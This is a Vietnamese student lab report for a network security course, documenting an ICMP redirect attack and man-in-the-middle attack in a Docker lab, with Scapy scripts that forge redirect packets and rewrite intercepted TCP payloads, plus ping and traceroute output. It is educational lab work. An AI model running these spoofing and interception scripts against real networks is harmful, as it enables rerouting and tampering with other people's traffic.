

# BÁO CÁO BÀI TẬP

Môn học: An toàn mạng máy tính

Kỳ báo cáo: Buổi 04 (Session 04)

Tên chủ đề: ICMP Redirect Attack Lab

GV: Nghi Hoàng Khoa

Ngày báo cáo: 02/11/2022

**Nhóm: Mẫn đẹp trai nhất nhóm**

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT101.N12.ATCL

STT	Họ và tên	MSSV	Email
1	Vũ Hoàng Thạch Thiết	20521957	20521957@gm.uit.edu.vn
2	Nguyễn Hùng Thịnh	20521963	20521963@gm.uit.edu.vn
3	Lê Viết Tài Mẫn	20521593	20521593@gm.uit.edu.vn
4	Phạm Văn Xuân	20522184	20522184@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá
1	Họp nhóm trao đổi phân chia công việc	100%
2	Thiết và Thịnh làm task 1	100%
3	Mẫn và Xuân làm task 2	100%
4	Thịnh làm báo cáo	100%
5	Các thành viên còn lại kiểm tra lại bài báo cáo	100%
6	Thịnh nộp bài	100%

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

## MỤC LỤC

### TASK 1: LAUNCHING ICMP REDIRECT ATTACK .....3

Question 1 : Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation. 5

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation. .... 7

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation..... 8

### TASK 2: LAUNCHING THE MITM ATTACK.....10

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why ..... 12

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion. .... 12

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

# BÁO CÁO CHI TIẾT

## Task 1: Launching ICMP Redirect Attack

Quá trình cài đặt container :

```
seed@Mandeptrainhatnhom:~/.../Labsetup$dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
seed@Mandeptrainhatnhom:~/.../Labsetup$dcup
Creating network "net-192.168.60.0" with the default driver
WARNING: Found orphan containers (hostB-10.9.0.6, hostA-10.9.0.5, M-1
0.9.0.105, B-10.9.0.6, A-10.9.0.5) for this project. If you removed o
r renamed this service in your compose file, you can run this command
with the --remove-orphans flag to clean it up.
Recreating seed-attacker          ... done
Creating host-192.168.60.5        ... done
Creating malicious-router-10.9.0.111 ... done
Creating router                   ... done
Creating victim-10.9.0.5          ... done
Creating host-192.168.60.6        ... done
Attaching to host-192.168.60.5, host-192.168.60.6, malicious-router-1
0.9.0.111, router, victim-10.9.0.5, attacker-10.9.0.105
```

Hình 1. Thiết lập Container

```
seed@Mandeptrainhatnhom:~/.../Labsetup$dockps
96866327fe16  attacker-10.9.0.105
8b5e7f89603c  host-192.168.60.6
e850bad49581  router
2d8d220d6980  victim-10.9.0.5
2ac4364ccd2d  malicious-router-10.9.0.111
1906a4fb9aa2  host-192.168.60.5
```

Hình 2. Các IP của các container

```
seed@Mandeptrainhatnhom:~/.../Labsetup$docksh 2d
root@2d8d220d6980:/# export PS1="\w victim-10.9.0.5$ "
/ victim-10.9.0.5$
/ victim-10.9.0.5$ █
```

Hình 3. Tạo shell cho container victim

```
seed@Mandeptrainhatnhom:~/.../Labsetup$docksh 96
root@96866327fe16:/# export PS1="\w attacker-10.9.0.105$ "
/ attacker-10.9.0.105$ █
```

Hình 4. Tạo shell cho container attacker

```
seed@Mandeptrainhatnhom:~/.../Labsetup$docksh 19
root@1906a4fb9aa2:/# export PS1="\whoost 192.168.60.5$"
/whoost 192.168.60.5$
```

Hình 5. Tạo shell cho container host 192.168.60.5

```
seed@Mandeptrainhatnhom:~/.../Labsetup$docksh 2a
root@2ac4364ccd2d:/# export PS1="\w malicious-router-10.9.0.111$ "
/ malicious-router-10.9.0.111$
```

Hình 6. Tạo shell cho container malicious router

Đầu tiên, ta sẽ kiểm tra routing của máy victim thời điểm ban đầu:

```
/victim-10.9.0.5$ mtr -n 192.168.60.5
```

```
My traceroute [v0.93]
2d8d220d6980 (10.9.0.5) 2022-10-26T17:00:35+0000
Keys: Help Display mode Restart statistics Order of fields q
uit
Packets Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 26 0.1 0.1 0.1 0.3 0.1
2. 192.168.60.5 0.0% 25 0.1 0.1 0.1 0.3 0.1
```

Hình 7. My traceroute của máy victim thời điểm ban đầu

Sau khi nhận thấy việc routing diễn ra bình thường, ta tiến hành cho máy victim ping đến địa chỉ 192.168.60.5

```
/victim-10.9.0.5$ ping 192.168.60.5
```

```
/ victim-10.9.0.5$ ping 192.168.60.5 &
[1] 27
/ victim-10.9.0.5$ PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.107 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.073 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.143 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.170 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.108 ms
```

Hình 8. Victim ping đến host 192.168.60.5

```

1 #Mandepttrainhatnhom
2 #!/usr/bin/python3
3
4 from scapy.all import *
5
6 ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
7 icmp = ICMP(type=5, code=1)
8 icmp.gw = '10.9.0.111'
9
10 # The enclosed IP packet should be the one that
11 # triggers the redirect message.
12 ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
13 send(ip/icmp/ip2/ICMP());

```

Hình 9. Source Code ICMP redirect

Gửi thông điệp ICMP redirect :

```

/volumes attacker-10.9.0.105$ chmod +x icmp.py
/volumes attacker-10.9.0.105$ ./icmp.py
.
Sent 1 packets.

```

Hình 10. Attacker gửi thông điệp ICMP redirect thành công

Cuối cùng, ta kiểm tra lại việc routing của máy victim:

```

/victim-10.9.0.5$ mtr -n 192.168.60.5

```

```

My traceroute [v0.93]
2d8d220d6980 (10.9.0.5) 2022-10-26T17:12:52+0000
Keys: Help Display mode Restart statistics Order of fields q
uit
Packets
Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.111 0.0% 5 0.1 0.1 0.1 0.2 0.1
2. 10.9.0.11 0.0% 5 0.1 0.2 0.1 0.2 0.1
3. 192.168.60.5 0.0% 4 0.1 0.1 0.1 0.1 0.0

```

Hình 11. Routing của máy victim đã thay đổi

Có thể thấy, việc routing của máy victim đã thay đổi, chứng tỏ quá trình tấn công ICMP redirect đã thành công.

**Question 1 : Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on**

the local LAN. Please show your experiment result, and explain your observation.

Đầu tiên, ta thay đổi địa chỉ IP gán cho icmp.gw sang một địa chỉ không phải local LAN, ở đây em sẽ lấy host 10.9.0.6.

```
1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
6icmp = ICMP(type=5, code=1)
7icmp.gw = '10.9.0.6'
8
9# The enclosed IP packet should be the one that
10# triggers the redirect message.
11ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
12send(ip/icmp/ip2/ICMP());|
```

Hình 12. Source Code question 1

Ta tiến hành xóa routing cache

```
/victim-10.9.0.5$ ip route flush cache
```

Hình 13. Xóa routing cache ở máy victim

Vẫn như các bước trước đó, cho victim ping đến 192.168.60.5

```
/victim-10.9.0.5$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.131 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.103 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.108 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.113 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.111 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.114 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.126 ms
```

Hình 14. Máy victim ping đến host 192.168.60.5

Attacker lúc này sẽ tiến hành gửi gói tin icmp redirect với IP của icmp.gw không phải là local LAN

```
/volumesattacker-10.9.0.105$icmp_question1.py
```

```
.
Sent 1 packets.
```

Hình 15. Attacker gửi gói tin icmp redirect với IP của icmp.gw không phải là local LAN



Kiểm tra lại quá trình routing của victim, ta thấy việc routing vẫn diễn ra bình thường mà không có sự thay đổi nào

My traceroute [v0.93]								
2d8d220d6980 (10.9.0.5)				2022-10-26T23:17:01+0000				
Keys: Help		Display mode		Restart statistics		Order of fields		quit
Host			Packets		Pings			
Host			Loss%	Snt	Last	Avg	Best	Wrst StDev
1. 10.9.0.11			0.0%	35	0.1	0.1	0.1	0.3 0.0
2. 192.168.60.5			0.0%	34	0.1	0.1	0.1	0.2 0.0

Hình 16. Kết quả tấn công ICMP không thành công

Như vậy, không thể tấn công ICMP redirect từ xa, không cùng mạng.

**Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.**

```
1 #!/usr/bin/python3
2
3 from scapy.all import *
4
5 ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
6 icmp = ICMP(type=5, code=1)
7 icmp.gw = '10.9.0.63'
8
9 # The enclosed IP packet should be the one that
10 # triggers the redirect message.
11 ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
12 send(ip/icmp/ip2/ICMP());
```

Hình 17. Source Code question 2

Ở câu hỏi này, ta sẽ thay đổi địa chỉ IP gán cho icmp.gw là mạng local, tuy nhiên host đó offline hoặc không tồn tại, ở đây em chọn 10.9.0.63. Tiếp theo, ta cũng tiến hành xóa routing cache ở victim rồi cho máy victim ping đến 192.168.60.5 :

**/victim-10.9.0.5\$ ip route flush cache**

Hình 18 Xóa Routing cache máy victim

## Nhóm: Mẫn đẹp trai nhất nhóm

```
/victim-10.9.0.5$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.120 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.110 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.110 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.108 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.107 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.123 ms
```

Hình 19. Máy victim ping đến 192.168.60.5

Attacker tiến hành tấn công:

```
/volumesattacker-10.9.0.105$icmp_question2.py
.
Sent 1 packets.
```

Hình 20. Attacker gửi gói tin ICMP redirect với IP của icmp.gw là local nhưng offline hoặc không tồn tại

Ta tiến hành kiểm tra lại routing của victim :

```
My traceroute [v0.93]
2d8d220d6980 (10.9.0.5) 2022-10-26T23:21:27+0000
Keys: Help Display mode Restart statistics Order of fields q
uit
Packets Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 4 0.1 0.1 0.1 0.1 0.0
2. 192.168.60.5 0.0% 4 0.2 0.1 0.1 0.2 0.0
```

Hình 21. Routing của victim không có sự thay đổi


Lúc này, việc routing của máy victim không có sự thay đổi, chứng tỏ việc tấn công không thành công. Như vậy, cũng không thể tấn công ICMP redirect khi địa chỉ IP gán cho icmp.gw là offline hoặc không tồn tại.

**Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.**

Trước khi thực hiện câu 3, ta cần chỉnh sửa một số mục của malicious router như sau: bật giá trị thành 1 đối với các mục bên dưới

```
net.ipv4.conf.all.send_redirects=1
net.ipv4.conf.default.send_redirects=1
net.ipv4.conf.eth0.send_redirects=1
```





```

37
38     malicious-router:
39         image: handsonsecurity/seed-ubuntu:large
40         container_name: malicious-router-10.9.0.111
41         tty: true
42         cap_add:
43             - ALL
44         sysctls:
45             - net.ipv4.ip_forward=1
46             - net.ipv4.conf.all.send_redirects=1
47             - net.ipv4.conf.default.send_redirects=1
48             - net.ipv4.conf.eth0.send_redirects=1
49         privileged: true
50         volumes:
51             - ./volumes:/volumes
52         networks:
53             net-10.9.0.0:
54                 ipv4_address: 10.9.0.111
55         command: bash -c "

```

Hình 22. Chỉnh sửa file docker-compose.yml

Ở câu này, em sẽ gán ip cho icmp.gw là 10.9.0.111 như ban đầu để dễ dàng nhận thấy sự thay đổi sau khi ta chỉnh sửa file docker-compose.yml.

```

1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
6icmp = ICMP(type=5, code=1)
7icmp.gw = '10.9.0.111'
8
9# The enclosed IP packet should be the one that
10# triggers the redirect message.
11ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
12send(ip/icmp/ip2/ICMP());

```

Hình 23. Source Code question 3

Ở phía attacker ta tiến hành tấn công như thường lệ :

```

Sent 1 packets.
/volumesattacker-10.9.0.105$icmp_question3.py
.
Sent 1 packets.

```

Hình 24. Attacker gửi gói tin ICMP redirect

Ta kiểm tra lại traceroute của victim

My traceroute [v0.93]								
2d8d220d6980 (10.9.0.5)				2022-10-26T23:28:32+0000				
Keys: Help		Display mode		Restart statistics		Order of fields		q
uit		Packets			Pings			
Host		Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.11		0.0%	11	0.1	0.1	0.1	0.2	0.0
2. 192.168.60.5		0.0%	11	0.1	0.1	0.1	0.2	0.0

Hình 25. Routing của máy victim không có gì thay đổi

Như vậy, quá trình router của máy victim không có gì thay đổi, tức là tấn công thất bại.

Em không thật sự hiểu để giải thích cho câu này (Thịnh), em nghĩ đối với malicious router, mặc định và ban đầu nó sẽ không cho phép redirect gói tin icmp khi việc routing đang thông qua nó, nếu bật thành 1 và cho phép icmp redirect thì có thể router “thật sự” sẽ nhận thấy có đường khác tốt hơn và gửi gói tin icmp redirect khiến malicious router không thể giả mạo.

## Task 2: Launching the MITM Attack

Đầu tiên, ta cần vô hiệu hóa IP forwarding cho malicious router vì lúc này ta cần dừng chuyển tiếp gói tin và chỉnh sửa nó, thay đổi dòng trong docker-compose.yml như sau:

```
# sysctl net.ipv4.ip_forward=0
```

```
malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=0
    - net.ipv4.conf.all.send_redirects=0
    - net.ipv4.conf.default.send_redirects=0
    - net.ipv4.conf.eth0.send_redirects=0
```

Hình 26. Chỉnh sửa trường sysctl net.ipv4.ip\_forward=0

Ta cũng tiến hành cho máy victim ping đến địa chỉ 192.168.60.5

```
/ victim-10.9.0.5$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data:
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.111 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.130 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.075 ms
```

Hình 27. Victim ping đến 192.168.60.5

Attacker tiến hành gửi ICMP redirect:

```
1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
6icmp = ICMP(type=5, code=1)
7icmp.gw = '10.9.0.111'
8
9# The enclosed IP packet should be the one that
10# triggers the redirect message.
11ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
12send(ip/icmp/ip2/ICMP());
```

Hình 28. Source code ICMP redirect

```
Sent 1 packets.
/volumes attacker-10.9.0.105$ task2.py
.
```

Hình 29. Attacker gửi ICMP redirect

Tạo file mitm.py

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4print("LAUNCHING MITM ATTACK.....")
5
6def spoof_pkt(pkt):
7    newpkt = IP(bytes(pkt[IP]))
8    del(newpkt.chksum)
9    del(newpkt[TCP].payload)
10    del(newpkt[TCP].chksum)
11
12    if pkt[TCP].payload:
13        data = pkt[TCP].payload.load
14        print("*** %s, length: %d" % (data, len(data)))
15
16        # Replace a pattern
17        newdata = data.replace(b'Mandepttr', b'AAAAAAA')
18
19        send(newpkt/newdata)
20    else:
21        send(newpkt)
22
23f = 'tcp and ether src 02:42:0a:09:00:05'
24pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
25
```

Hình 30. Source Code mitm.py

```
/volumes malicious-router-10.9.0.111$ mitm_sample.py
LAUNCHING MITM ATTACK.....
```

Hình 31. Chạy file mitm.py trên malicious-router

```
/ host-192.168.60.5$ nc -lp 9090
```

Hình 32. Host 192.168.60.5 mở kết nối TCP ở port 9090

```
/ victim-10.9.0.5$ nc 192.168.60.5 9090
aaaa
Mandepttr
```

Hình 33. Client kết nối vào và gửi thông điệp

Quan sát ở host, ta nhận thấy, thông điệp đã bị chỉnh sửa

```
/ host-192.168.60.5$ nc -lp 9090
aaaa
AAAAAAAAA
```

Hình 34. Host nhận được thông điệp nhưng đã bị chỉnh sửa

```
/volumes malicious-router-10.9.0.111$ mitm_sample.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
*** b'aaaa\n', length: 5
.
Sent 1 packets.
*** b'Mandepttr\n', length: 9
```

Hình 35. Thông điệp phía malicious-router nhận được

Như vậy là ta đã tấn công thành công.


**Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why**

Chúng ta chỉ cần lọc thông điệp chuyển từ victim đến host vì kênh này chứa dữ liệu cần chỉnh sửa nên chỉ cần bắt kênh đó.

**Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices**

may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

Lúc này em đã dùng địa chỉ MAC của A, bây giờ em sẽ thử dùng địa chỉ IP của A cho filter:



```

1#!/usr/bin/env python3
2from scapy.all import *
3
4print("LAUNCHING MITM ATTACK.....")
5
6def spoof_pkt(pkt):
7    newpkt = IP(bytes(pkt[IP]))
8    del(newpkt.chksum)
9    del(newpkt[TCP].payload)
10   del(newpkt[TCP].chksum)
11
12   if pkt[TCP].payload:
13       data = pkt[TCP].payload.load
14       print("*** %s, length: %d" % (data, len(data)))
15
16       # Replace a pattern
17       newdata = data.replace(b'Mandepttr', b'AAAAAAA')
18
19       send(newpkt/newdata)
20   else:
21       send(newpkt)
22
23 f = 'tcp and src host 10.9.0.5'
24 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
25

```

Hình 36. Dùng địa chỉ IP của A trong filter

Thực hiện tấn công như các bước phía trên, ta nhận được kết quả như sau:

```

malicious-router-10.9.0.111$ mitm_question5.py
LAUNCHING MITM ATTACK. . . . .
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b 'AAAAAAA\n', length: 9
. Sent 1 packets.
*** b 'aaaa\n', length: 5

```

Có thể thấy, tấn công diễn ra thành công, tuy nhiên khi dùng IP, ở phía malicious-router cũng nhận được thông điệp đã bị thay thế bởi các kí tự AAAAAAAA, có thể đã bị lỗi và dính vào vòng lặp, malicious-router bắt gói tin được gửi bởi chính nó, gửi đi và lại bắt lại gói tin đó. Vậy ta nên dùng địa chỉ MAC cho filter.

**HẾT**